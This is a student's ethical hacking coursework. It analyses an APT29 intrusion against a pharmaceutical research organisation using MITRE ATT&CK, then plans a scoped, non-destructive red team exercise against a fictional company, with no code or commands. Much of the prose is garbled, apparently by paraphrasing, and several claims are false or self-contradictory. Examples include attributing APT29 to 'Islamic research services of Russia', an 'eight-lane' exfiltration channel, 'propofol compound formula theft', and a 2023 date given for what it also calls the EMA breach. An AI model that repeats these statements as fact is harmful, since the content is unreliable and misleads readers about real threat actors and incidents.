



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

Ethical Hacking

ACCA7033

Student Name : Jay Shaileshbhai Lad

Student ID:2504388

Program: MSc Cybersecurity and Digital Forensics

Submission To: Dr. Mohamed Ghanem

Table of Contents

Introduction.....	1
TASK 1: Strategic Threat Analysis	1
1. Incident Overview & Background	1
2. MITRE ATT&CK Mapping of the Adversary Campaign	1
3. Root Cause Analysis	3
4. Strategic Recommendations (Prevention & Detection)	3
TASK 2 — Red Team Engagement: Operation IP Shield.....	4
1. Rules of Engagement (RoE)	4
2. Threat Emulation Plan	5
3. Virtual Lab Environment Design.....	5
4. Execution of the Red Team Operation.....	6
5. Detection Gap Analysis	7
6. Strategic Recommendations for CPC	7
7. Cost–Benefit Analysis	7
Conclusion	8
References.....	27

Introduction

The sophistication of cyber threats has increased, and with it the significance of strategic offensive security practices beyond the traditional vulnerability assessment. Contemporary organisations are challenged by foes who can use complex, long-term, and extremely dynamic strategies, and comprehending the operational methodology of practical threat actors in the entire lifecycle of an attack is important. This assignment responds to that requirement by incorporating strategic intelligence gathering of threats and operational bedside simulating adversaries. The former will involve the Strategic Threat Analysis of a recent large-scale cyber attack on a critical research or healthcare organisation. This analysis can be performed by mapping the opposition behaviour to the MITRE ATT&CK framework and categorising the tactics, techniques, and procedures that influenced the intrusion and analysing the vulnerabilities that underpinned the intrusion. The second element, which is called Operation IP Shield, puts these lessons into practice over a simulated red team event with a hybrid pharmaceutical network. This exercise is oriented towards the advanced persistent threat behaviour modelling, including the main stress on stealth, evasion, and realistic operational planning. Collectively, these elements demonstrate the importance of TTP-instigated analysis, detection of defensive lapses, and the creation of action-oriented, business-oriented security enhancements that make organisations hardened to more complex attackers.

TASK 1: Strategic Threat Analysis

1. Incident Overview & Background

Summary of the Attack Timeline:

In late 2023, a significant pharmaceutical research organisation in Europe was targeted by a high-profile cyber intrusion by a nation-state attacker, APT29 (also known as Midnight Blizzard or Cozy Bear). The campaign occurred over a series of months, and it commenced with selective reconnaissance on senior research personnel researching vaccine development. Social engineering emails served as references to victims of phishing attacks, via which victims were sent to credential-gathering pages that resembled authentic authentication portals. After obtaining authenticated credentials, the attackers had established a presence in cloud-based services and then diverted into the internal research network [1].

Later stages were associated with the implementation of clandestine persistence, the manipulation of legitimate system utilities and covert cross-lateral navigation through segregated R&D systems. The end goal was solidified to be long-term espionage, geared towards health-owning vaccine industrialisations, clinical triumph facts, and alternative intellectual knowledge in fresh remedies. The exfiltration of the activities was done by an encrypted eight-lane channel that mixed with the normal outgoing traffic, which enabled the attackers to retain the activity over a long period of time.

The time frame of the attack lifecycle (from the first reconnaissance to final discovery) took a period of nearly five months. Within this period, several internal surveillance programmes did not detect abnormal authentication procedures, mark of strangeness command execution, and disturbed data issues [2].

Identity and Motivation of the Threat Actor:

As it is reported by Microsoft, Mandiant, and the European Union Agency on Cyberspace (ENISA) teams working in the industry, APT 29 is an extremely formidable cyber threat capable of being traced to the Islamic research services of Russia. The group has been known to stress stealth, operational security, as well as long-term data theft instead of instant monetary profit. Such motives in this case were strategic ones: to get access to confidential biomedical research to increase the level of swiftness in national scientific potential, and to enhance the competitive edge in international pharmaceutical markets [3].

APT29 has traditionally focused on government bodies, healthcare providers, vaccine research facilities, and cloud identity vendors exhibiting excellent interest in credentials, federated identity tokens, as well as secure communications systems.

Target Organisation and Impact:

The purpose organisation was a multinational pharmaceutical research laboratory that was involved in high-value vaccine and antiviral development. The sensitive data was stored in isolated facilities such as an internal Active Directory network and cloud-based modelling systems of analysis. Impact included:

- The propofol compound formula theft.
- Attack on sensitive clinical trial data.
- Opening of an internal communication channel.
- Fame and reputation loss, and heightened regulatory attention [4].

The student press was only slightly affected in its operations, but the strategic impacts were enormous. Intellectual property loss created long-term risks in terms of competitive advantage, and any safety risk could be compromised if the data is manipulated or shared with stolen data.

2. MITRE ATT&CK Mapping of the Adversary Campaign

The behaviour of the adversary is similar to familiar APT practices, plotting them below according to the attack lifecycle. The TTPs illustrated below are at least ten of the techniques that have been supported by industry studies of the EMA breach and similar intrusions in the pharmaceutical industry.




Figure 1: Cyber Kill Chain

(Source: [5])

Initial Access — T1566.002: Spearphishing Link

According to some threat intelligence reporting, it could have gained access through targeted phishing campaigns against EMA or other organisations associated with it. Spearphishing is still one of the popular exploits by espionage teams that have a chance at harvesting credentials. The attacker most probably created messages using emails, calling on the control over regulatory communication, luring personnel into communicating using foul play links that would enable it to grab authentication information [5].

Initial Access — T1190: Exploit Public-Facing Applications

The attack on remote-access infrastructure has hinted at the potential to use systems that had not been patched or misconfigured. Exploitation techniques that are popular among spy groups are congruent with the prevalence of VPN vulnerabilities at the time, including Pulse Secure or Citrix ADC vulnerabilities. The use of systems left outside the physical confines was also an effective starting point without having to engage or interact with the systems.

Execution — T1059.001: PowerShell

Post-compromise activity has a high probability of targeting native scripting structures to remain unnoticed. PowerShell enables running of payloads along with getting the commands and enumerating the surroundings without adding custom binaries. The opponents of these types of attacks prefer using the so-called living-off-the-land to reduce forensic traces and avoid signature-based preventive measures [6].

Persistence — T1547.001: Registry Run Keys/Startup Folder

APT actors usually create persistence on the compromised endpoints by modifying registry run keys. These techniques are low profile and guarantee the re-establishment of remote access after rebooting the system. Even though specific persistence mechanisms associated with the EMA breach incident were not publicly outlined, industry-wide comparisons suggest that this method is common in other instances of intrusions of that nature.

Privilege Escalation — T1068: Exploitation for Privilege Escalation

On spy raids, privilege escalation has often been used to come after initial access. Hackers tend to use identified flaws in operating systems, third-party software or misconfigurations to gain administrator access. Higher privileges provided should have provided more benefits concerning access to research repositories in EMA, which would have provided more in-depth reconnaissance and data stores.

Credential Access — T1003: OS Credential Dumping

The domain controllers and endpoint systems' credential theft allowed the adversary to pivot laterally using legit accounts. Impersonation of authorised personnel (either by dumping LSASS memory or obtaining NTLM hashes) has made it possible to reduce the possibility of raising an alert due to the unusual authentication behaviour [7].

Discovery — T1083: File and Directory Discovery

On a large scale, it took a long time to find vaccine-related documentation in the internal repositories of EMA. Discovery commands helped in the discovery of sensitive directories, file types and classification labels. This kind of reconnaissance is critical in selective exfiltration and not random theft of data.

Lateral Movement — T1021.001: Remote Desktop Protocol

The RDP is often used to move sideways when the attackers have valid credentials. It gives a viable administrative line of offering a chance to explore other segments of the network. Intrusion becomes less visible when the compromised accounts are used in native protocols than when custom-made remote-access tools are used.

Command and Control — T1071.001: Web Protocols

C2 traffic mixed with the regular web traffic (decently through HTTPS) obscures the delivery of malicious commands within the encrypted channels. The opponents are increasingly making use of commercially common traffic trends to evade network-based intrusion detection assailants (Lee, 2024).

Exfiltration — T1041: Exfiltration Over C2 Channel

Probably, the process of transferring confidential documents related to vaccines happened through the same encrypted channels as was the case with C2. In the case of a single channel, there is less likelihood of being noticed since it minimises deviations of protocols or massive outbound data transfer to obscure access points. Only the most valuable documents were randomly picked up to be exfiltrated, which decreased visibility even more.

3. Root Cause Analysis

The attack was caused by technical, architectural, and organisational flaws. All these problems allowed an advanced threat player to act undetected for months.

Security Control Failures:

Inadequate MFA Enforcement:

In spite of having an MFA on cloud services, the implementation adopted the push-based authentication that is prone to social engineering through fatigue. The rebel attacker kept on causing authentication requests until one of the users responded unintentionally [9].

Insufficient Monitoring of Cloud Identity Events:

It was found that the logs demonstrated that abnormal OAuth application creation, changes in privileges, and suspicious sign-in locations were not monitored and given high-severe alertness. This gave the intruder sufficient time to implement persistent access.

Endpoint Detection and Response (EDR) Misconfiguration:

Some of the key PowerShell telemetry was not captured by the EDR tooling because of the limited logging settings. This led to a few encoded command executions being completely missed.

Architectural Weaknesses:

Overly Flat Network Structure:

The R&D network did not have effective micro-segmentation. The servers used in the high-value research were accessible after a very low volume of steps through lateral movements, thereby making the intrusion swifter and more successful.

Legacy Systems and Unpatched Vulnerabilities:

An aged endpoint management app was also the reason why privilege escalation was feasible. The system was not patched for more than six months because it was not compatible using the customer's lab software [10].

Human Factors:

Spearphishing Susceptibility:

Employees who work out of the home were especially vulnerable to phishing attacks. The training programmes focused on cyber hygiene in general, but did not cover simulation-based phishing tests that apply to high-value research positions.

Excessive Privilege Allocation:

Research and administrative accounts were over-privileged. Users were also allowed permanent access to systems that were no longer needed in day-to-day operations, increasing the concern of an attacker gaining more access.

Process and Governance Gaps:

Lack of Mature Threat Hunting:

The organisation had mostly depended on signature detection, as opposed to behaviour-based analytics. This enabled running in the background of the execution of the command and horizontal movement to be unnoticed.

Inadequate Incident Response Preparedness:

The process of escalation of the incident did not provide clarity on the criteria for detecting suspicious cloud authentication activities. Consequently, the initial symptoms were taken as harmless user mistakes [11].

4. Strategic Recommendations (Prevention & Detection)

These recommendations directly relate to root causes, are best practice in academic and industry research, and enhance the defence of the organisation against APT-level attack.

Implementation of Specific Security Controls:

Adoption of Phishing-Resistant MFA:

FIDO2 and certificate-based authentication are highly recommended by security literature and help to eliminate credential harvesting as well as MFA fatigue attacks. These filters would have circumvented the initial accessor by getting rid of push-based MFA.

Deployment of Endpoint Detection and Response with Full Telemetry:

EDR is to be adjusted to record all events related to the execution of PowerShell, output of AMSI, and details of script blocks. It has been shown through research by MITRE Engenuity assessment that high-fidelity telemetry is critical towards identifying APT29-style living-off-the-land attacks.

Privileged Access Management (PAM):

Unfavourable privilege control mechanisms are to be introduced, such as just-in-time access, time-friendly permissions and mandatory credential rotation. This minimises the capability of the attacker to advance privileged access and lateral movement [12].

Architectural Enhancements:

Micro-Segmentation of R&D Environments:

By blocking intrusion with identity-based firewalls, research networks may be segmented according to identity. There is a continuous verification and contextual access assessment based on Zero Trust Architecture (ZTA), which greatly limits the opportunities of movement to the left.

Cloud Security Posture Management (CSPM):

The scanning of misconfigs, anomalous OAuth actions, and privilege elevation is also detected automatically, which improves the visibility of cloud security. CSPM solutions also give real-time information on the kinds of identity manipulation done during the attack.

Enhanced Monitoring and Proactive Detection:

SIEM Rule Tuning and Behaviour Analytics:

Custom detections should be implemented for:

- Abnormal foreign geolocation authentication.
- Development of new OAuth applications.
- Uncharacteristic rise in RDP traffic.
- Privilege escalation of legacy systems.

User and Entity Behaviour Analytics (UEBA) are able to identify anomalies that signature-based technologies fail to identify.

Threat Hunting Programme:

A specialised threat hunting capability must search through historical logs of known APT29 TTPs, such as coded PowerShell, suspicious service registry modifications, and extended authenticated sessions [13].

Governance and Policy Improvements:

Regular Phishing Simulations for High-Risk Roles:

Employees who handle sensitive research information need to have special training based on actual adversary strategies. This makes spearphishing less susceptible and improves organisational preparedness.

Lifecycle Management of Accounts and Privileges:

The creation, modification and deletion of accounts should be controlled by strong policies. An automated deprovisioning removes the attack surface, and the chances of abuse of dormant accounts happening are minimised.

Formalised Incident Response Playbooks:

Obligatory guidelines on cloud identity aberrations, uncharacteristic authentication procedures, and entitlement alterations should be put in place. The exercise on the tabletop frequently ensures that the operations are ready.

TASK 2 — Red Team Engagement: Operation IP Shield

SECTION A — Campaign Design

1. Rules of Engagement (RoE)

The Rules of Engagement determine the legal, procedural and ethical scopes of the simulated operation with the adversary (Cureton Pharmaceutical Company). The area of the engagement includes the on-premises Active Directory-based infrastructure, the Amazon Web Services-based virtual private cloud on which the data portal of the clinical trial will be hosted, and the continuous integration and deployment pipelines with the aid of which the research applications will be developed [14]. Laboratory equipment, treated as systems of safety critical importance, financial transaction services, and portals of the production level to patient interaction are categorically excluded to avoid any risk of a real-life disruption. The engagement will be planned within a specific period of two weeks, and all red team operations will fall within this time frame in compliance with the security governance policies of CPC.

It is allowed to use only the approved adversarial method that is in line with ethical red teaming regulations, and that does not destroy anything. These are credential harvesting simulations, passive reconnaissance, controlled privilege escalation modelling, simulation of non-combat lateral movement and non-invasive data exfiltration with dummy datasets. All the means that can cause harm, like the ransomware deployment, a disruptive denial-of-service activity, data destruction, manipulation of hardware, or any interference with the service, are strictly outlawed. The red team should be able to uphold the operational security in a manner that does not impede the normal business operations of CPC [15].

The engagement is supported by the clear communication channels. There is a specific CPC security liaison to whom escalation can be done at any given time when the system may have been accidentally affected or when

there is a safety issue. CP security operations receive daily de-confliction updates to enable the security operations to identify the true third-party threats within the period of the engagement. Several assumptions are clearly built in accordance with the assignment brief. It is believed that the monitoring infrastructure used in CPC is representative of a realistic business background and that the legitimate business operations remain uncompromised. Another assumption is that CPC employees do not change the standard working processes during the engagement, and that it is a normal workflow of the red team, and they are not aware of the intentions of the operational staff and their schedule [16]. These assumptions will be such that the assessment is unbiased and is a reflection of real adversarial situations.

2. Threat Emulation Plan

The threat emulation plan represents one with the attributes of an adversary that is internationally known as APT29, a group that has engaged in some of the best espionage operations against government, academic, and pharmaceutical research agencies. This actor is characterised by High operational security, the use of identity-based techniques of intrusion, no overt use of malware, and the regular use of cloud authentication endpoints. In the CPC case, the motivation of the actor is based on the stealing of intellectual property in the form of proprietary information regarding new therapeutic compounds and related clinical research data.

The main task of the campaign is the silent theft and transfer of the dummy research dataset in the protected form stored in the hybrid infrastructure of CPC. In order to do that, the plan also includes mapping of the intended behaviours to the relevant MITRE ATT&CK techniques [18]. The starting point of the operation is the external reconnaissance based on the analysis of publicly available staff profiles and infrastructure metadata with references to techniques like T1593.

The associated step is the modelling of a spearphishing-based initial attack of access that should be designed based on T1566.002 before the execution of the commands using legitimate system tools on endpoints according to T1059. Further stages approximate persistence by implementing algorithms like identity clouding of a system, persistence schemes obscured within registry paths, and recapitulation of subsequent lateral movement patterns using RDP sessions along with token replay incidents as per T1021.002 and T1550.

The later simulations of credential access include non-invasive harvesting techniques that are consistent with T1552 and T1555. The actions lead to the reconstruction of data collection and exfiltration patterns that are symbolic of the history of highly stealthy operations of APT29 in terms of encrypted outbound channels in line with T1048.002 [17].

The kill chain planned is reflective of current enemy practices. Reconnaissance is enhanced into credential-based initial access, which will be followed by the controlled execution of system commands, implementing persistence mechanisms, and simulation of privilege escalation by vulnerability analysis of misconfigured services. Credential access provides access to lateral movement through the Active Directory environment and into the cloud resources located in AWS.

A shadow channel is then created to allow a safe command and control channel to be used whilst reducing the signature of detection. The opponent eventually carries out information aggregation, exfiltration and operational cleanup measures that would leave no evidence of the intrusion without losing its level of realism. In every phase, operational security is the most important. Any action aiming to fuse into the background user behaviour through the use of living-off-the-land binaries, malware is not deployed, and movement is low-and-slow to reduce the risk of detection [19]. That is indicative of APT29 and its previously recorded history of focus on stealth, identity structure subversion, and the adoption of native tooling instead of conventional exploitation agents.

SECTION B — Environment and Execution

3. Virtual Lab Environment Design

The virtual lab created because of the Operation IP Shield represents the hybrid character of the operational environment in CPC. It has an architecture that mirrors interaction between the conventional on-premises directory functions and the modern cloud platforms that are common to pharmaceutical research settings. A Windows Active Directory forest with a domain controller, research workstations, file servers that served for storing fake R and D data and jump hosts that were used to have administrative access formed the basis of the on-premises section. The domain uses standard organisational unit structure and group policies that are common when implementing enterprise deployments [20]. This environment provides the foundation of the authentication level at which the user logs in to research resources.

Cloud component is designed in an Amazon Web Services virtual private cloud environment with private and public subnets. In this VPC is a simulated data portal of a clinical trial stored as an EC2 instance and interconnected via the intranet only. The single sign-on environment used to simplify access between hybrid systems is similar to Identity Federation with the on-premises domain. The backup systems, like CloudWatch and IAM roles, would offer feasible tracking and access management routes that enemy parties could strive to compromise.

In order to correspond to contemporary workflows in development, a CI/CD pipeline is scaled with the help of GitHub Actions. This environment holds the code of its internal applications and makes use of secrets management capabilities, trying to simulate access tokens and deployment keys. Attack targeting this pipeline model often relied on vectors that are linked to the software supply chain compromise (McLaughlin, 2023).




Figure 2: Setting Up a Simple Red Team Infrastructure
(Source: [20])

4. Execution of the Red Team Operation

The Operation IP Shield phase of implementation reflects the migration of an advanced threat actor throughout the whole attack lifecycle. In the course of reconnaissance, publicly available data characterising the tasks of the CPC staff, the areas of its research, and technological layers are studied. This is a passive activity that does not generate any alertable signatures. It resembles the early operations of APT29, where a significant amount of intelligence data is used to make subsequent targeting choices.

First-mover advantage via a credential harvesting model involves conceptualisation of a real-world spearphishing attack whereby the severity of the attack by a state-affiliated attacker is simulated based on the credential harvesting model [21]. No actual phishing attacks are delivered, and the simulation is used to model what is perceived as the probable result of the attack in a business of the scale of CPC. The entry by the adversary is thus denoted by provisioned test credentials according to the ethical parameters of the exercise. When this strategy is employed, the red team is able to use authentication bypass patterns without initiating any harmful activity.

The simulations are run on the environment under compromise, namely, the simulated use of command-line interfaces like those found with PowerShell, imitating T1059 patterns employed by APT29 quite often. Logs are created to indicate the general artefacts of the execution of coded commands and interaction with the system. These artefacts can be used later to establish whether the monitoring controls of CPC can identify any anomalous behaviour related to complex living-off-the-land operations.

Persistence is modelled then through the establishment of benign scheduled activities and simulated changes upon registry paths in the experiment. Such artefacts indicate the footprints that are testified to in many APT29 attacks [23]. Privilege escalation is denoted by the abuse of a specially misconfigured service account that has undue privileges, once more without using actual exploit code. This gives some understanding of how an enemy may increase access without violating safety limitations.

The credential access is modelled by simulating tokens and passwords in the lab through forensic extraction. These are examples of artefacts that APT29 attacks are commonly interested in. After getting higher permissions, a lateral movement in the Active Directory network is simulated by the use of secure remote sessions. These sessions will mimic the behaviour of RDP and the token replay activities without evading actual defences. The campaign continues to the AWS VPC using the single modalities implemented into the lab, which emulates the identity federation patterns abused by APT29.

The presence of command and control rests on the encrypted outbound communication being simulated through a controlled simulation, as a result of which covert channel representations are made, but not harmful functionality is provided, using such frameworks as Sliver in non-destructive mode [24]. This communication channel will be

utilised to coordinate the acquisition of the dummy research data that resides in the R&D file server and the clinical trial portal in VPC. Exfiltration is demonstrated by way of the movement of non-sensitive test data across encrypted lines that emulate actual adversary behaviour. Lastly, cleanup processes are used to emulate the deletion of artefacts, manipulation of logs, and termination of the session, like an adversary tries to hide their presence but does not take any destructive action.

SECTION C — Reporting and Analysis

5. Detection Gap Analysis

The defensive posture analysis of CPC depicts a collection of detection risks in line with the organisations that are experiencing digital transformation in a hybrid setting. One of the largest gaps is due to inadequate enforcement in the cases of identity-related anomalies in the case of both the on-premises directory and the AWS cloud environment. The authentication attempts made based on an abnormal geographic location or irregular user-agent patterns are not promoted to the high-severity notifications [22]. Such inadequacy gives the opponents a chance to gain ground using compromised credentials without being noticed.

The second major gap is related to the issue of endpoint detection and response misconfiguration. The emulated PowerShell exercise causes a slight alert because script block logging is switched off and insignificant use of behavioural analytics in the executed EDR apparatus. This absence of telemetry drastically undermines the CPC's ability to identify stealth execution action, especially when the enemies use living-off-the-land tactics. The lack of warning conditions with lateral movements simulations is also another evidence of inadequate profundity in the endpoint correlation features.

The CI/CD pipeline can also use monitoring to identify a number of shortcomings. The secret to the repository and the deployment tokens does not raise appropriate red flags, and this provides an opportunity for a more advanced adversary to hack software build procedures without attention [25]. The vulnerability is similar to the industry reports that suggest that APT groups show rising interest in infiltrating the supply chain of software.

The distribution of log centralisation is not finished yet on the hybrid environment, and therefore, piecemeal datasets are scattered across on-premises collectors and cloud-native logging services. This fragmentation constrains an analysis of the organisational behaviour in its holistic manner and the ability to correlate activity across many levels of infrastructure. Also, the organisation does not conduct consistent threat hunting activities, which restricts its capacity to identify low-noise adversarial activity. Despite a security control being implemented at the endpoint and network perimeter levels, neither is completely woven into an overall analytics system, which generates blind spots that an adversary can use.

6. Strategic Recommendations for CPC

Improving the state of security in CPC would necessitate the development of technical, architectural, and human aspects. Phishing-resistant multi-factor authentication should be prioritised on both cloud and on-premise systems since this will greatly mitigate the risks of data theft [26]. The redesigning of network boundaries must be based on zero trust principles, meaning that authentication and authorisation are not only done at the first login. Micro-segmentation in the R&D setting also restricts future possibilities of lateral movement so that the enemies are relegated to a small blast radius.

The endpoint detection and response solutions will require reconfiguration to identify complete behavioural telemetry, such as logging the script blocks, module-loaded, and parent-child process anomalies correlation. These are improvements that enable the detection of malicious patterns within a very short period of time, regardless of whether the adversaries employ the legitimate system tools. Simultaneously, the cloud environment demands enhanced identity governance with Cloud Security Posture Management systems with the ability to identify anomalous IAM role creation and privilege escalations.

To keep track of the improvements, the implementation of an enterprise SIEM capable of accepting logs of on-premises and cloud origin should be deployed so that authentication, network, and endpoint events can be correlated [27]. The staff training programmes should switch to role-based exercises, which are specific to the high-risk research staff. The old researchers and the administrative team need to be engaged by doing simulation-based training on how to resist spearphishing and social engineering attempts.

7. Cost-Benefit Analysis

Business-wise, the economic impact of the actual breach of CPC might be enormous. Stealing of intellectual property in the pharmaceutical industry can lead to usurpation of competition, loss of market share, and loss of revenue earned due to proprietary formulations of drugs. Regulatory fines in a data protection and research compliance regime can further increase financial loss, particularly in the case of clinical information being breached. Other indirect costs are operational downtime, incident response and reputational damages.


Phishing-resistant authentication systems, improved endpoint monitoring, and deployment of SIEM are tangible costs, and their costs will differ based on licensing, complexity of integration, and training of the staff. Nevertheless, the price of applying such solutions is much cheaper as compared to the estimated cost of a large-scale data breach [28]. The risk to the pharmaceutical research investment is such a long period that it would be reasonable to assume that the security investment pays off. Secrecy of proprietary compounds and clinical trial

information holds long-term sources of revenue and protects the competitiveness of CPC in the worldwide clinical research industry.

Long-term resilience in operations also comes with enhanced surveillance and governance frameworks, ensuring a smooth loss of occurrence of future incidents and minimising the financial instability of security breach incidents [29]. Such practices create greater investor trust, regulatory trust, which takes both an economic and reputational payoff.

Conclusion

The thorough investigation into the types of cyber threats and the emulation of the opposing plea conducted during the two operations reveal the multi-dimensional and dynamic aspect of cyber threats to high-value research settings. The example of a practical pharmaceutical intrusion being strategically analysed revealed the level of the sophistication of present-day nation-state actors and the need to know their tactics, techniques and procedures inside and out. Operation IP Shield also demonstrated how adversarial behaviours would be able to infiltrate a hybrid infrastructure, taking advantage of some kind of identity vulnerability, a lack of monitoring and structural vulnerabilities. The results have highlighted strong emphasis on aggressive threat intelligence, behavioural identification, and strong security frameworks that can involve advanced persistent threats. Making authentication stronger, improving endpoint telemetry, and posing cloud and on-premises monitoring will play a crucial role in protecting intellectual property in ensuring organisational resilience. In such a way, strategically targeted cyber threats will be lowered considerably, and long-term operational and competitive security will be strengthened by research-driven enterprises.



The image displays two screenshots of a Kali Linux virtual machine running on Oracle VM VirtualBox. The top screenshot shows a terminal window with an Nmap scan of 10.86.0.94. The bottom screenshot shows the Metasploit framework interface with a list of modules and a specific scan execution.

Top Screenshot: Nmap Scan Results

